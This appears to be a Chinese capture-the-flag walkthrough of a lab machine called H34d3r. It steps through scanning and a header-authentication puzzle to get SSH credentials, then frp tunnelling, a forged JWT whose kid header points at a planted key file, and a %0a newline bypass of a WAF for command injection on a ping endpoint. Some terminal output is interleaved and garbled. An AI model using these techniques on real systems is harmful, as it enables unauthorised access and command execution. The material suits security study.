

H34d3r-Hank

0x00 靶机信息

靶机: H34d3r

作者: Sublarge

靶机ID: 669

系统: Linux

难度: Easy

0x01 服务发现

rustscan全端口扫描并对开放端口进行简单的指纹收集: `rustscan -a 172.31.233.158 -r 1-65535 --ulimit 10000 -- -sV`

- 22的ssh和80的web

```

pyvenv ~/ame/hack/lab/mazesec-lab/H34d3r (21.17s)
rustscan -a 172.31.233.158 -r 1-65535 --ulimit 10000 -- -sV
[~] Starting Script(s)
[+] Running script "nmap -vvv -p {{port}} -{{ipversion}} {{ip}} -sV" on ip 172.31.233.158
Depending on the complexity of the script, results may take some time to appear.
[~] Starting Nmap 7.99 ( https://nmap.org ) at 2026-06-23 14:24 +0800
NSE: Loaded 48 scripts for scanning.
Initiating Ping Scan at 14:24
Scanning 172.31.233.158 [2 ports]
Completed Ping Scan at 14:24, 0.15s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 14:24
Completed Parallel DNS resolution of 1 host. at 14:24, 0.50s elapsed
DNS resolution of 1 IPs took 0.51s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating Connect Scan at 14:24
Scanning 172.31.233.158 [2 ports]
Discovered open port 22/tcp on 172.31.233.158
Discovered open port 80/tcp on 172.31.233.158
Completed Connect Scan at 14:24, 0.01s elapsed (2 total ports)
Initiating Service scan at 14:24
Scanning 2 services on 172.31.233.158
Completed Service scan at 14:24, 6.15s elapsed (2 services on 1 host)
NSE: Script scanning 172.31.233.158.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 14:24
Completed NSE at 14:24, 0.33s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 14:24
Completed NSE at 14:24, 0.07s elapsed
Nmap scan report for 172.31.233.158
Host is up, received syn-ack (0.12s latency).
Scanned at 2026-06-23 14:24:46 CST for 7s

PORT      STATE SERVICE REASON  VERSION
22/tcp    open  ssh     syn-ack OpenSSH 10.3 (protocol 2.0)
80/tcp    open  http    syn-ack Apache httpd 2.4.67 ((Unix))

Read data files from: /opt/homebrew/bin/./share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.38 seconds

```

0x02 user权限

- `curl -iL http://172.31.233.158:80`

```

curl -iL http://172.31.233.158:80
HTTP/1.1 200 OK
Date: Tue, 23 Jun 2026 06:27:37 GMT
Server: Apache/2.4.67 (Unix)
X-Powered-By: PHP/8.3.31
X-Required-UA: Matryoshka-Bot/1.0
X-Hint-Stage: 1
X-Accepted-Headers: User-Agent
Content-Length: 107
Content-Type: text/html; charset=UTF-8

{"status":"fail","current_stage":1,"accepted_headers":["User-Agent"],"msg":"Access Denied: Invalid Agent."}

```

- 响应结果提示Agent不合法，并要求我们携带请求头 `User-Agent`，并且响应头告诉我们值为 `X-Required-UA: Matryoshka-Bot/1.0`，重新发送请求包：`curl -iL http://172.31.233.158:80 -H 'User-Agent: Matryoshka-Bot/1.0'`

```
curl -iL http://172.31.233.158:80 -H 'User-Agent: Matryoshka-Bot/1.0'
HTTP/1.1 200 OK
Date: Tue, 23 Jun 2026 06:40:52 GMT
Server: Apache/2.4.67 (Unix)
X-Powered-By: PHP/8.3.31
X-Next-Stage: challenge_start
X-Hint-Stage: 2
X-Accepted-Headers: User-Agent, X-Stage
Content-Length: 125
Content-Type: text/html; charset=UTF-8

{"status":"fail","current_stage":2,"accepted_headers":["User-Agent","X-Stage"],"msg":"Stage 1 Clear. Advance to next stage."}
```

- 继续根据提示添加请求头 `X-Stage` 发送请求包：`curl -iL http://172.31.233.158:80 -H 'User-Agent: Matryoshka-Bot/1.0' -H 'X-Stage: challenge_start'`

```
curl -iL http://172.31.233.158:80 -H 'User-Agent: Matryoshka-Bot/1.0' -H 'X-Stage: challenge_start'
HTTP/1.1 200 OK
Date: Tue, 23 Jun 2026 06:44:50 GMT
Server: Apache/2.4.67 (Unix)
X-Powered-By: PHP/8.3.31
X-Expected-Auth: sha256(UA + Salt)
X-Hint-Salt: mAtRy0sHk4_2026
X-Hint-Stage: 3
X-Accepted-Headers: User-Agent, X-Stage, X-Auth
Content-Length: 142
Content-Type: text/html; charset=UTF-8

{"status":"fail","current_stage":3,"accepted_headers":["User-Agent","X-Stage","X-Auth"],"msg":"Stage 2 Clear. Auth hash missing or mismatch."}
```

- 这里要求我们根据提供的UA+盐值进行sha256计算出请求头 `X-Auth`
 - 计算sha256：`echo -n "Matryoshka-Bot/1.0mAtRy0sHk4_2026" | shasum -a 256`
 - 请求包：`curl -iL http://172.31.233.158:80 -H 'User-Agent: Matryoshka-Bot/1.0' -H 'X-Stage: challenge_start' -H 'X-Auth: 7b59aad06ca201fcd0a2845932b323c5bfa6e191614f115b613d3b145b49dbf'`

```
~/ame/hack/lab/mazesec-lab/H34d3r (0.077s)
echo -n "Matryoshka-Bot/1.0mAtRy0sHk4_2026" | shasum -a 256
7b59aad06ca201fcd0a2845932b323c5bfa6e191614f115b613d3b145b49dbf -

~/ame/hack/lab/mazesec-lab/H34d3r (0.124s)
curl -iL http://172.31.233.158:80 -H 'User-Agent: Matryoshka-Bot/1.0' -H 'X-Stage: challenge_start' -H 'X-Auth: 7b59aad06ca201fcd0a2845932b323c5bfa6e191614f115b613d3b145b49dbf'
HTTP/1.1 200 OK
Date: Tue, 23 Jun 2026 06:50:23 GMT
Server: Apache/2.4.67 (Unix)
X-Powered-By: PHP/8.3.31
X-Expected-Signature: md5(Auth + Secret + TimeStep)
X-Hint-Secret: OWUyZF9oaWRkZW5fc3RhZGU=
X-Time-Step: 178219742
X-Hint-Stage: 4
X-Accepted-Headers: User-Agent, X-Stage, X-Auth, X-Signature
Content-Length: 167
Content-Type: text/html; charset=UTF-8

{"status":"fail","current_stage":4,"accepted_headers":["User-Agent","X-Stage","X-Auth","X-Signature"],"msg":"Stage 3 Clear. Signature verification failed or expired."}

~/ame/hack/lab/mazesec-lab/H34d3r (0.064s)
echo -n "OWUyZF9oaWRkZW5fc3RhZGU=" | base64 -d
9e2d_hidden_state7b59aad06ca201fcd0a2845932b323c5bfa6e191614f115b613d3b145b49dbf9e2d_hidden_state178218203 | md5sum
```

- 使用auth+这次响应的secret+时间戳进行md5计算出请求头 `X-Signature`，让ai写了一个shell脚本方便利用。最后对响应结果中的 `X-Flag` base64解码拿到ssh用户及密码：`mikasa:00b78dc1`

```
#!/bin/bash
```

```
# 0.固定值
```

```
URL="http://172.31.233.158:80"
```

```
UA="Matryoshka-Bot/1.0"
```

```

STAGE="challenge_start"
AUTH="7b59aad06ca201fcdf0a2845932b323c5bfa6e191614f115b613d3b145b49dbf"

# 1.第一次请求: 不带 X-Signature 的请求, 获取 Secret 和 TimeStep
RESP=$(curl -iL -H "User-Agent: $UA" -H "X-Stage: $STAGE" -H "X-Auth: $AUTH" "$URL")

# 2.提取响应头中的关键字段
SECRET_B64=$(echo "$RESP" | grep -i 'X-Hint-Secret' | awk '{print $2}' | tr -d '\r')
TIMESTEP=$(echo "$RESP" | grep -i 'X-Time-Step' | awk '{print $2}' | tr -d '\r')

# 3.Base64 解码 Secret (兼容 Linux 和 macOS)
SECRET=$(echo -n "$SECRET_B64" | base64 -d)

echo "Secret: $SECRET"
echo "TimeStep: $TIMESTEP"

# 4.计算 MD5 签名 (拼接 Auth + Secret + TimeStep)
SIGNATURE=$(printf '%s' "$AUTH$SECRET$TIMESTEP" | openssl dgst -md5 -hex | awk '{print $2}')
echo "最终Signature: $SIGNATURE"

# 5. 发送最终的认证请求
echo "发送最终请求..."
curl -iL "$URL" \
  -H "User-Agent: $UA" \
  -H "X-Stage: $STAGE" \
  -H "X-Auth: $AUTH" \
  -H "X-Signature: $SIGNATURE"

```

```

~/ame/hack/lab/mazesec-lab/H34d3r (0.17s)
./stage4.sh
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           Dload  Upload   Total   Spent    Left   Speed
100  167  100    167    0     6128    0 --:--:--  6185
Secret: 9e2d_hidden_state
TimeStep: 178219840
最终Signature: 6ded2b2408e183fc56c1fe18e8a1c34a
发送最终请求... Date: Tue, 23 Jun 2026 02:31:09 GMT
HTTP/1.1 200 OK Server: Apache/2.4.67 (Unix)
Date: Tue, 23 Jun 2026 07:06:49 GMT
Server: Apache/2.4.67 (Unix)
X-Powered-By: PHP/8.3.31
X-Flag: bWlrYXNhOjAwYjc4ZGMx
Content-Length: 52
Content-Type: text/html; charset=UTF-8
{"status": "success", "msg": "Done! Challenge Solved."}
~/ame/hack/lab/mazesec-lab/H34d3r (0.068s)
echo -n "bWlrYXNhOjAwYjc4ZGMx" | base64 -d
mikasa:00b78dc1

```

- ssh登陆后拿到user的flag: `flag{user-00b78dc16d1de177d9a76116203f4d43}`

```
mikasa@H34d3r ~ (0.039s)
ls -ailh
total 12K
  956 drwxr-sr-x   2 mikasa  mikasa   4.0K May 17 22:01 .
 7914 drwxr-xr-x   3 root    root    4.0K May 17 22:00 ..
  957 -rw-r--r--   1 root    mikasa   44 May 17 22:01 user.txt

mikasa@H34d3r ~ (0.146s)
cat user.txt
flag{user-00b78dc16d1de177d9a76116203f4d43}
```

0x03 提权到root

linux信息收集

- 做了简单的linux信息收集后比较关键的还是这3个信息
 - /opt目录存在一个叫做 `maze-web` 的源码文件和 `maze-default.key` 的密钥文件，并且当前用户不可读写
 - 后台运行了一个 `/opt/maze-web/app.py` 的python进程，指向的就是 `/opt/maze-web`
 - 本地监听tcp端口5000

```
mikasa@H34d3r ~ (0.151s)
ls -ailh /opt/*
/opt/maze-web:
/opt/keys:
total 16K
total 12K
  42 drwxr-xr-x   2 root    root    4.0K May 17 23:22 .
 7917 drwxr-xr-x   4 root    root    4.0K May 17 23:00 ..
 8047 -rw-----   1 root    root    6.4K May 17 23:12 maze-default.key app.py

/opt/maze-web:
total 16K
ss -tulnp
  371 drwxr-xr-x   2 root    St:root    4.0K May 17 23:22 md-Q
 7917 drwxr-xr-x   4 root    LI:root    4.0K May 17 23:00 .
 8049 -rwxr-xr-x   1 root    LI:root    6.4K May 17 23:20 app.py
                                Local Address:Port      Peer Addr
                                127.0.0.1:5000      0.0.0.0:
                                0.0.0.0:22      0.0.0.0:

mikasa@H34d3r ~ (0.035s)
ss -tulnp
tcp
LISTEN
0
128
*:*
[::]:22

Netid      State      Recv-Q     Send-Q     Local Address:Port      Peer Address:Port      Process
tcp        LISTEN     0          128        127.0.0.1:5000          0.0.0.0:*
tcp        LISTEN     0          128        0.0.0.0:22             0.0.0.0:*
tcp        LISTEN     0          511        *:80                    *:
tcp        LISTEN     0          128        [::]:22                 [::]:*
```

- 没有curl但是wget看了一下index.html页面发现是一个登陆入口，并且泄露了guest用户和密码

```
wget http://127.0.0.1:5000
index.html 100% |*****| 2889 0:00:00 ETA
'index.html' saved

mikaso@H34d3r ~ (0.056s)
cat index.html
<!DOCTYPE html>
<html>
<head>
  <title>Maze Control Center</title>
  <style>
    body { font-family: Arial, sans-serif; max-width: 600px; margin: 50px auto; background: #f4f6f9; }
    .container { background: white; padding: 30px; border-radius: 8px; box-shadow: 0 4px 6px rgba(0,0,0,0.1); }
    input { display: block; margin: 15px 0; padding: 10px; width: 100%; box-sizing: border-box; border: 1px solid #ccc; border-radius: 4px; }
    button { padding: 10px 20px; background: #007bff; color: white; border: none; border-radius: 4px; cursor: pointer; width: 100%; }
    button:hover { background: #0056b3; }
    #result { margin-top: 20px; padding: 15px; background: #222; color: #0f0; white-space: pre-wrap; font-family: monospace; border-radius: 4px; min-height: 50px; }
  </style>
</head>
<body>
  <div class="container">
    <h1>Maze Control Center v2.0</h1>
    <div id="login-panel">
      <h3>System Authentication</h3>
      <input type="text" id="username" placeholder="Username">
      <input type="password" id="password" placeholder="Password">
      <button onclick="login()">Login</button>
    </div>
    <div id="admin-panel" style="display:none">
      <h3>Internal Network Diagnoser</h3>
      <input type="text" id="host" placeholder="Target Host (e.g. 127.0.0.1)">
      <button onclick="pingHost()">Execute Ping</button>
      <div id="result"></div>
    </div>
  </div>
<!-- DEV NOTES:
  Test User: guest / guest123
-->
```

- 看了一下js代码还有2个接口信息
 - 登陆接口 `/api/login` 会返回一个 `jwt_token` 存储到本地
 - `/api/admin/ping` 接口会携带这个token作为 `Authorization` 请求头进行授权访问

```
Test User: guest / guest123
-->
<script>
  let token = localStorage.getItem('jwt_token') || '';
  async function login() {
    const res = await fetch('/api/login', {
      method: 'POST',
      headers: {'Content-Type': 'application/json'},
      body: JSON.stringify({
        username: document.getElementById('username').value,
        password: document.getElementById('password').value
      });
    const data = await res.json();
    if (data.token) {
      localStorage.setItem('jwt_token', data.token);
      token = data.token;
      document.getElementById('login-panel').style.display = 'none';
      document.getElementById('admin-panel').style.display = 'block';
    } else { alert(data.error || 'Failed'); }
  }
  async function pingHost() {
    const host = document.getElementById('host').value;
    const res = await fetch('/api/admin/ping?host=' + encodeURIComponent(host), {
      headers: {'Authorization': 'Bearer ' + token}
    });
    const data = await res.json();
    document.getElementById('result').innerText = data.output || data.error || JSON.stringify(data);
  }
</script>
</body>
</html>
```


frp进行内网穿透

- 配置了一下frp内网穿透方便后续访问
 - frps.toml与frpc.toml配置
 - 服务端：frps服务绑定到本机7001端口
 - 客户端
 - 1. 配置frps服务器的地址和端口
 - 2. 配置端口转发类型为tcp，本地端口5000转发到服务端的7002

```
ls -alrh
total 73000
12252393 drwxr-xr-x@ 7 kirano staff 1224B Apr 14 01:37 .
12241334 drwxr-xr-x@ 6 kirano staff 1192B Apr 27 12:45 '.api/login', {
12252396 -rw-r--r--@ 1 kirano staff 11K Apr 14 01:37 LICENSE
12252397 -rwxr-xr-x@ 1 kirano staff 16M Apr 14 01:32 frpc 'application/json'},
12252398 -rw-r--r--@ 1 kirano staff 148B Jun 23 10:48 frpc.toml
12252394 -rwxr-xr-x@ 1 kirano staff 20M Apr 14 01:32 frps tElementById('username').v
12252395 -rw-r--r--@ 1 kirano staff 16B Apr 14 01:37 frps.toml tElementById('password').v

pyenv ~/ame/hack/weapon/frp/frp_0.68.1_linux_amd64 (1m 11.53s)
python -m http.server 8080
Serving HTTP on :: port 8080 (http://[::]:8080/) ...
::ffff:172.31.233.158 - - [23/Jun/2026 15:25:54] "GET /frpc.toml HTTP/1.1" 200 -
::ffff:172.31.233.158 - - [23/Jun/2026 15:25:59] "GET /frpc HTTP/1.1" 200 -
^C
Keyboard interrupt received, exiting.

pyenv ~/ame/hack/weapon/frp/frp_0.68.1_linux_amd64 (0.057s)
cd ../frp_0.65.0_darwin_arm64/

pyenv ~/ame/hack/weapon/frp/frp_0.65.0_darwin_arm64 (0.056s)
cat frps.toml
bindPort = 7001

pyenv ~/ame/hack/weapon/frp/frp_0.65.0_darwin_arm64 (0.06s)
cat cat ../frp_0.68.1_linux_amd64/
cat: cat: No such file or directory
cat: ../frp_0.68.1_linux_amd64/: Is a directory

pyenv ~/ame/hack/weapon/frp/frp_0.65.0_darwin_arm64 (0.062s)
cat ../frp_0.68.1_linux_amd64/frpc.toml
serverAddr = "172.31.233.95"
serverPort = 7001

[[proxies]]
name = "test-tcp"
type = "tcp"
localIP = "127.0.0.1"
localPort = 5000
remotePort = 7002
```

服务端配置

客户端（靶机配置）

- 服务器（本机）运行： `./frps -c frps.toml`

```

pyenv ~/ame/hack/weapon/frp/frp_0.65.0_darwin_arm64 (1m 50.00s)
./frps -c ./frps.toml
2026-06-23 15:29:38.779 [I] [frps/root.go:108] frps uses config file: ./frps.toml
2026-06-23 15:29:38.901 [I] [server/service.go:236] frps tcp listen on 0.0.0.0:7001
2026-06-23 15:29:38.901 [I] [frps/root.go:117] frps started successfully
2026-06-23 15:29:55.087 [I] [server/service.go:582] [95c34419aed4efea] client login info: ip [172.31.233.158:35428] version [0.68.1] hostname [H34d3r] os [linux] arch [amd64]
2026-06-23 15:29:55.104 [I] [proxy/tcp.go:82] [95c34419aed4efea] [test-tcp] tcp proxy listen port [7002]
2026-06-23 15:29:55.105 [I] [server/control.go:399] [95c34419aed4efea] new proxy [test-tcp] type [tcp] success

```

- 靶机运行: `./frpc -c frpc.toml`


```

mikasa@H34d3r /tmp (0.129s)
wget http://172.31.233.95:8080/frpc.toml file or directory
Connecting to 172.31.233.95:8080 (172.31.233.95:8080) id64/: Is a directory
saving to 'frpc.toml'
frpc.toml 100% |*****| 148 0:00:00 ETA
'frpc.toml' saved
mikasa@H34d3r /tmp (5.522s) Addr = "172.31.233.95"
wget http://172.31.233.95:8080/frpc.toml
Connecting to 172.31.233.95:8080 (172.31.233.95:8080)
saving to 'frpc'
frpc 100% |*****| 15.9M 0:00:00 ETA
'frpc' saved
mikasa@H34d3r /tmp (0.038s) = "tcp"
./frpc -c frpc.toml --ip = "127.0.0.1"
bash: ./frpc: Permission denied
mikasa@H34d3r /tmp (0.076s) = 5000
chmod +x ./frpc
mikasa@H34d3r /tmp (3s)
./frpc -c frpc.toml
2026-06-23 15:29:55.224 [I] [sub/root.go:201] start frpc service for config file [frpc.toml] with aggregated configuration
2026-06-23 15:29:55.224 [I] [client/service.go:378] try to connect to server...
2026-06-23 15:29:55.279 [I] [client/service.go:370] [95c34419aed4efea] login to server success, get run id [95c34419aed4efea]
2026-06-23 15:29:55.279 [I] [proxy/proxy_manager.go:180] [95c34419aed4efea] proxy added: [test-tcp]
2026-06-23 15:29:55.294 [I] [client/control.go:176] [95c34419aed4efea] [test-tcp] start proxy success

```

客户端（靶机配置）


- 都准备好以后访问本机的7002端口




jwt-token伪造

- 登陆后可以看到是一个简单的ping命令执行与回显，这里也很容易联想到代码中命令执行拼接的问题。但是这里提示我们的权限不足无法进行下一步的判断，需要我们的权限到admin。

- | 请求 | 响应 |
|---|---|
| <div>美化RawHex明动</div> <pre>1 POST /api/login HTTP/1.1 2 Host: 127.0.0.1:7002 3 Content-Length: 42 4 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/149.0.0.0 Safari/537.36 5 Content-Type: application/json 6 Accept: */* 7 Origin: http://127.0.0.1:7002 8 Referer: http://127.0.0.1:7002/ 9 Accept-Encoding: gzip, deflate, br 0 Accept-Language: en-US,en;q=0.9,zh-CN;q=0.8,zh;q=0.7 1 Connection: keep-alive 2 3 { 4 "username": "guest", 5 "password": "guest123" 6 }</pre> | <div>美化RawHex页面渲染明动</div> <pre>1 HTTP/1.1 200 OK 2 Server: Werkzeug/3.1.8 Python/3.14.3 3 Date: Tue, 23 Jun 2026 07:41:22 GMT 4 Content-Type: application/json 5 Content-Length: 196 6 Connection: close 7 8 { 9 "token": "eyJhbGciOiJIUzI1NiIsImtpZCI6Im1hemUtZGVmYXVsdC5rZXkiLCJ0eXAiOiJKV1QiLCJpYXQiOiE3ODIyMDA0ODJ9Lmptis19278wbtpqUf8Sm4neSTiM6LnBh9k_JorX1rAo" 10 }</pre> |



- 为了验证猜想，我在服务器 `/tmp` 目录下放了一个自定义的密钥文件，并根据这个key伪造了一个jwt token（参考python代码）。最终伪造成功。



```
# fakejwt.py
import jwt
import time

payload = {
    "username": "guest",
    "role": "admin",
    "iat": 1782201372 # 登陆包解码后的iat放入这里
}

headers = {
    "alg": "HS256",
    "kid": "/tmp/fakekey",
    "typ": "JWT"
}

key = "123456"

token = jwt.encode(payload, key, algorithm="HS256", headers=headers)
print(token)
```

```
pyvenv ~/ame/hack/lab/mazesec-lab/H34d3r (0.178s)
python fakejwt.py
/Users/kirano/ame/hack/weapon/pyvenv/lib/python3.12/site-packages/jwt/api_jwt.py:147: InsecureKeyLengthWarning: The HMAC key is 6 bytes long, which
is below the minimum recommended length of 32 bytes for SHA256. See RFC 7518 Section 3.2.
    return self._jws.encode(
eyJhbGciOiJIUzI1NiIsImtpZCI6Ii90bXAvZmFrZWtleSIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6Imd1ZXN0Iiwicm9sZSI6ImFkbWluIiwiaWF0IjoxNzgyMjMzcyQ.m8xmcl_V0Zm
BJaAovX9pMltMChd-otiwYjLQsg9sPr8
```

美化	Raw	Hex	明动
1 GET /api/admin/ping?host=127.0.0.1 HTTP/1.1			
2 Host: 127.0.0.1:7002			
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/149.0.0.0 Safari/537.36			
4 Authorization: Bearer eyJhbGciOiJIUzI1NiIsImtpZCI6Ii90bXAvZmFrZWtleSIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6Imd1ZXN0Iiwicm9sZSI6ImFkbWluIiwiaWF0IjoxNzgyMjMzcyQ.m8xmcl_V0ZmBJaAovX9pMltMChd-otiwYjLQsg9sPr8			
5 Accept: */*			
6 Referer: http://127.0.0.1:7002/			
7 Accept-Encoding: gzip, deflate, br			
8 Accept-Language: en-US,en;q=0.9,zh-CN;q=0.8,zh;q=0.7			
9 Connection: keep-alive			
10			
11			

美化	Raw	Hex	页面渲染	明动
1 HTTP/1.1 200 OK				
2 Server: Werkzeug/3.1.8 Python/3.14.3				
3 Date: Tue, 23 Jun 2026 07:57:20 GMT				
4 Content-Type: application/json				
5 Content-Length: 267				
6 Connection: close				
7				
8 {				
"output":				
"PING 127.0.0.1 (127.0.0.1): 56 data bytes\n64 bytes from 127.0.0.1: seq=0 ttl=64 time=0.094 ms\n\n--- 127.0.0.1 ping statistics ---\n1 packets transmitted, 1 packets received, 0% packet loss\nround-trip min/avg/max = 0.094/0.094/0.094 ms\n",				
"status": "ok"				
9 }				

命令执行绕过

- 这里尝试了直接反弹shell发现|被过滤了，然后尝试回车换行 %0a 绕过发现成功

美化 Raw Hex 明动

```

1 GET /api/admin/ping?host=127.0.0.1| HTTP/1.1
2 Host: 127.0.0.1:7002
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS
  X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/149.0.0.0 Safari/537.36
4 Authorization: Bearer
  eyJhbGciOiJIUzI1NiIsImtpZCI6Ii90bXAvZmFrZWtleSI6ImFkbWwluIiwiaWF0IjoxNzgyMjAxMzcyfQ.m8xmcl_VOZm
  BJaAovX9pMltMChd-otiwYjlQsg9sPr8
5 Accept: */*
6 Referer: http://127.0.0.1:7002/
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language:
  en-US,en;q=0.9,zh-CN;q=0.8,zh;q=0.7
9 Connection: keep-alive
10

```

美化 Raw Hex 页面渲染 明动

```

1 HTTP/1.1 400 BAD REQUEST
2 Server: Werkzeug/3.1.8 Python/3.14.3
3 Date: Tue, 23 Jun 2026 08:00:17 GMT
4 Content-Type: application/json
5 Content-Length: 48
6 Connection: close
7
8 {
  "error": "WAF: Malicious characters detected!"
}
9

```

美化 Raw Hex 明动

```

1 GET /api/admin/ping?host=127.0.0.1%0aid HTTP/1.1
2 Host: 127.0.0.1:7002
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS
  X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/149.0.0.0 Safari/537.36
4 Authorization: Bearer
  eyJhbGciOiJIUzI1NiIsImtpZCI6Ii90bXAvZmFrZWtleSI6ImFkbWwluIiwiaWF0IjoxNzgyMjAxMzcyfQ.m8xmcl_VOZm
  BJaAovX9pMltMChd-otiwYjlQsg9sPr8
5 Accept: */*
6 Referer: http://127.0.0.1:7002/
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language:
  en-US,en;q=0.9,zh-CN;q=0.8,zh;q=0.7
9 Connection: keep-alive
10
11

```

美化 Raw Hex 页面渲染 明动

```

1 HTTP/1.1 200 OK
2 Server: Werkzeug/3.1.8 Python/3.14.3
3 Date: Tue, 23 Jun 2026 08:00:49 GMT
4 Content-Type: application/json
5 Content-Length: 406
6 Connection: close
7
8 {
  "output":
